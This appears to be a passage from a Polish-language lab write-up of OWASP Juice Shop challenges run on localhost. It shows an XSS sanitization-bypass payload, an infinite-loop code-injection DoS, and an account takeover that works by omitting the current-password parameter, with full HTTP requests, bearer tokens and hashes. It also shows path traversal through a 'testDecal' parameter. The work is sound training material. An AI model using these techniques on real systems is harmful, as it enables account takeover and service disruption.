
Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:

`I am not harmless: <<img src="csrf-attack"/>img src="csrf-attack"/>` is sanitized to `I am not harmless: <img src="csrf-attack"/>`


2) Korzystam z tej informacji i wstrzykuję kod




3) Skutkuje to atakiem XSS



1) Szukam endpointa, który może mieć interakcję z serwerem oraz przechwytuję ten request




2) Wstrzykuję kod w parametr *1,* co skutkuje atakiem DoS




Perform a Remote Code Execution that would keep a less hardened application busy forever


1) Poprzez analizę kodu znajduję link do dokumentacji, która zdradza informacje o aplikacji




2) Wyciągam informacje na temat możliwej budowy requesta

3) Po autoryzacji, mam możliwość wykonania kodu za pomocą tego endpointa. Wykorzystuję kod który jest nieskończoną pętlą. Atak kończy się pomyślnie, dostaję responsa z kodem 200





1) Dokonuję resetu hasła na stworzonym przeze mnie koncie. Obserwuję requesty które są wysyłane. Przechwytuję ten który odnosi się do zmiany hasła i wysyłam do repeatera. Hasło obecne i nowe jest przesyłane w plaintexcie



2) Sprawdzam, czy zapytanie da się przesłać bez któregoś z parametrów. Po analizie, można przesłać request, który nie zawiera obecnego hasła. Dostajemy responsa z kodem 200

Request

Pretty Raw Hex \n


```
1 GET /rest/user/change-password?new=wewew&repeat=wewew HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
  YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ3ZUB3IiwicGFzc3dvcmQiO
  iJlMDEyYTYxYzZkMWE0Zjg3NWEzY2ExN2RmMzk0YmU5OCIsInJvbGUiOiJjdXN0b21lci
  IsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWx
  lSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIs
  InRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMS0xM
  i0yNiAyMDo0ODo1OS40MTAgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMS0xMi0yNiAyMD
  olMzozMy450DMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjQwNTUyMzM
  wLCJleHAiOjE2NDA1NzAzMzB9.Pu7I02_sn8jmSOEjLf3PM3vuXLI_BHSNmrXkJ-aQw3F
  28KUIS1vdP2SG_ZPfWrO8BNpUFIFyPKhMT6Zi8aW_0SSGEp6gee1Lgb8eTKex3vpde2mL
  EZFbgSP5Xke1OSPCjBj2eU_zojHern1wr4cf-MOARkjF2r1jftT_HoQxnuw
8 Connection: close
9 Referer: http://localhost:3000/
0 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  XaHNuWh7t9IjT7CxsPi2f6SZU9HkuOhwt9I1TOCgFJfXSEHRuetmcWIlsZFwilfySXUbH
  K4uvEtPKcZzTnKCDlF2RiBZfm2SqNH7Nupghx7tPKceBIxNCjzSeXUp6HnEuMxTRaCyXs
  P8irNfZySKZU2jHE4hVNteeIQoTm9ClPsJBF2XiRWfjqUnb; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 340
8 ETag: W/"154-ahwjwexFX+infDKIxk0mfpsT+9s"
9 Vary: Accept-Encoding
10 Date: Sun, 26 Dec 2021 21:00:53 GMT
11 Connection: close
12
13 {
     "user":{
       "id":21,
       "username":"",
       "email":"we@w",
       "password":"e012a61c6d1a4f875a3ca17df394be98",
       "role":"customer",
       "deluxeToken":"",
       "lastLoginIp":"127.0.0.1",
       "profileImage":"/assets/public/images/uploads/default.svg",
       "totpSecret":"",
       "isActive":true,
       "createdAt":"2021-12-26T20:48:59.410Z",
       "updatedAt":"2021-12-26T21:00:53.154Z",
       "deletedAt":null
     }
```

3) Loguję się na nie swoje konto za pomocą wcześniej znalezionej podatności



4) Dokonuję zmiany hasła (obecne hasło jest niepoprawne)

Request

```
GET /rest/user/change-password?current=testtest&new=testtest&repeat=testtest HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY0MDU1MjU3MiwiZXhwIjoxNjQwNTcwNTcyfQ.Ir3_wOr2TqRPHdXJiyCdPiKQi7Numx6z1_pjzY-so6MtbxpJGaOHKpN5l05fbG1flQ8gDlbk2At5kWFrSrgCO7lSXZmXX2IsE3GGzkmHWAQvBZ9c7vUkXg-uHrFAf_YlNfION6NVbLz4MPplsoObGRJUy3ipGTBgaaAbnUz-IzE
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=XaHNuWh7t9IjT7CxsPi2f6SZU9HkuOhwt9I1TOCgFJfXSEHRuetmcWI1sZFwilfySXUbHK4uvEtPKcZzTnKCD1F2RiBZfm2SqNH7Nupghx7tPKceBIxNCjzSeXUp6HnEuMxTRaCyXsP8irNfZySKZU2jHE4hVNteeIQoTm9ClPsJBF2XiRWfjqUnb; token=
```

Response

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: text/html; charset=utf-8
Content-Length: 32
ETag: W/"20-6tKKLCLLgOnzR5qInvJyo/E13vg"
Vary: Accept-Encoding
Date: Sun, 26 Dec 2021 21:03:18 GMT
Connection: close

Current password is not correct.
```

5) Usuwam parametr current i zmieniam hasło. Hasło zostaje zmienione, dostaję odpowiedź o kodzie 200

Request

```
GET /rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItMjYgMTk6MzQ6NDYuMjI4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY0MDU1MjU3MiwiZXhwIjoxNjQwNTcwNTcyfQ.Ir3_wOr2TqRPHdXJiyCdPiKQi7Numx6z1_pjzY-so6MtbxpJGaOHKpN5l05fbG1flQ8gDlbk2At5kWFrSrgCO7lSXZmXX2IsE3GGzkmHWAQvBZ9c7vUkXg-uHrFAf_YlNfION6NVbLz4MPplsoObGRJUy3ipGTBgaaAbnUz-IzE
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=XaHNuWh7t9IjT7CxsPi2f6SZU9HkuOhwt9I1TOCgFJfXSEHRuetmcWI1sZFwilfySXUbHK4uvEtPKcZzTnKCD1F2RiBZfm2SqNH7Nupghx7tPKceBIxNCjzSeXUp6HnEuMxTRaCyXsP8irNfZySKZU2jHE4hVNteeIQoTm9ClPsJBF2XiRWfjqUnb; token=
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 352
ETag: W/"160-jkZ+fmWm1N+/T0Pc01EoXKC3Gqo"
Vary: Accept-Encoding
Date: Sun, 26 Dec 2021 21:05:23 GMT
Connection: close

{
  "user":{
    "id":3,
    "username":"",
    "email":"bender@juice-sh.op",
    "password":"06b0c5c1922ed4ed62a5449dd209c96d",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"127.0.0.1",
    "profileImage":"assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2021-12-26T19:34:46.228Z",
    "updatedAt":"2021-12-26T21:05:23.750Z",
    "deletedAt":null
  }
}
```

Stick cute cross-domain kittens all over our delivery boxes

1) Po analizue kodu źródłowego znajduję odniesienia zdjęć do linków

```
<svg _ngcontent-juu-c240="" viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
  <image _ngcontent-juu-c240="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720" width="720"></image>
  <image _ngcontent-juu-c240="" x="260" y="130" height="50" href="assets/public/images/JuiceShop_Logo.png"></image>
  <image _ngcontent-juu-c240="" x="230" y="330" height="70" href="assets/public/images/JuiceShop_Logo.png"></image>
  <image _ngcontent-juu-c240="" x="70" y="355" height="40" href="assets/public/images/JuiceShop_Logo.png"></image>
  <image _ngcontent-juu-c240="" x="120" y="450" height="55" href="assets/public/images/JuiceShop_Logo.png"></image>
  <image _ngcontent-juu-c240="" x="500" y="410" height="45" href="assets/public/images/JuiceShop_Logo.png"></image>
</svg>
```


2) Analizuję kod JS, znajduję więcej informacji na temat zdjęć

```
7223  this.membershipCost = 0,
7224  this.error = void 0,
7225  this.applicationName = 'OWASP Juice Shop',
7226  this.logoSrc = 'assets/public/images/JuiceShop_Logo.png'
7227  }
7228  ngOnInit() {
```

3) Znajduję funkcję, która zajmuje się funkcjonalnością ustawiania zdjęcia. Zwracam uwagę na parametr “testDecal”

```
ngOnInit() {
this.configurationService.getApplicationConfiguration().subscribe(e=>{
const n = this.route.snapshot.queryParams.testDecal;
if ((null == e ? void 0 : e.application) && (e.application.name && (this.applicationName = e.application.name), e.application.logo)) {
let i = e.application.logo;
'http' === i.substring(0, 4) && (i = decodeURIComponent(i.substring(i.lastIndexOf('/') + 1))),
this.logoSrc = `assets/public/images/${n || i
}
```

4) Wykonuję zapytanie z podanym parametrem



5) W kodzie źródłowym, zdjęcia które wcześniej posiadały ścieżkę, teraz prowadzą do miejsca o nazwie test, czyli do miejsca które przed chwilą ustawiłam za pomocą parametru testDecal


```
<div class="img-container" _ngcontent-hrx-c240="" fxflexalign="center" fxflex="30%" style="align-self: cente
1 1 100%; box-sizing: border-box; max-width: 30%;">
<svg _ngcontent-hrx-c240="" viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
<image _ngcontent-hrx-c240="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720"
width="720"></image>
<image _ngcontent-hrx-c240="" x="260" y="130" height="50" href="assets/public/images/test"></image>
<image _ngcontent-hrx-c240="" x="230" y="330" height="70" href="assets/public/images/test"></image>
<image _ngcontent-hrx-c240="" x="70" y="355" height="40" href="assets/public/images/test"></image>
<image _ngcontent-hrx-c240="" x="120" y="450" height="55" href="assets/public/images/test"></image>
<image _ngcontent-hrx-c240="" x="500" y="410" height="45" href="assets/public/images/test"></image>
</svg>
```

6) Testuję kod pod kątem podatności Path Traversal. Aplikacja jest podatna

```
<svg _ngcontent-irt-c240="" viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
<image _ngcontent-irt-c240="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720"
width="720"></image>
<image _ngcontent-irt-c240="" x="260" y="130" height="50" href="assets/public/images/../../../test"></image>
<image _ngcontent-irt-c240="" x="230" y="330" height="70" href="assets/public/images/../../../test"></image>
<image _ngcontent-irt-c240="" x="70" y="355" height="40" href="assets/public/images/../../../test"></image>
<image _ngcontent-irt-c240="" x="120" y="450" height="55" href="assets/public/images/../../../test"></image>
<image _ngcontent-irt-c240="" x="500" y="410" height="45" href="assets/public/images/../../../test"></image>
</svg>
```

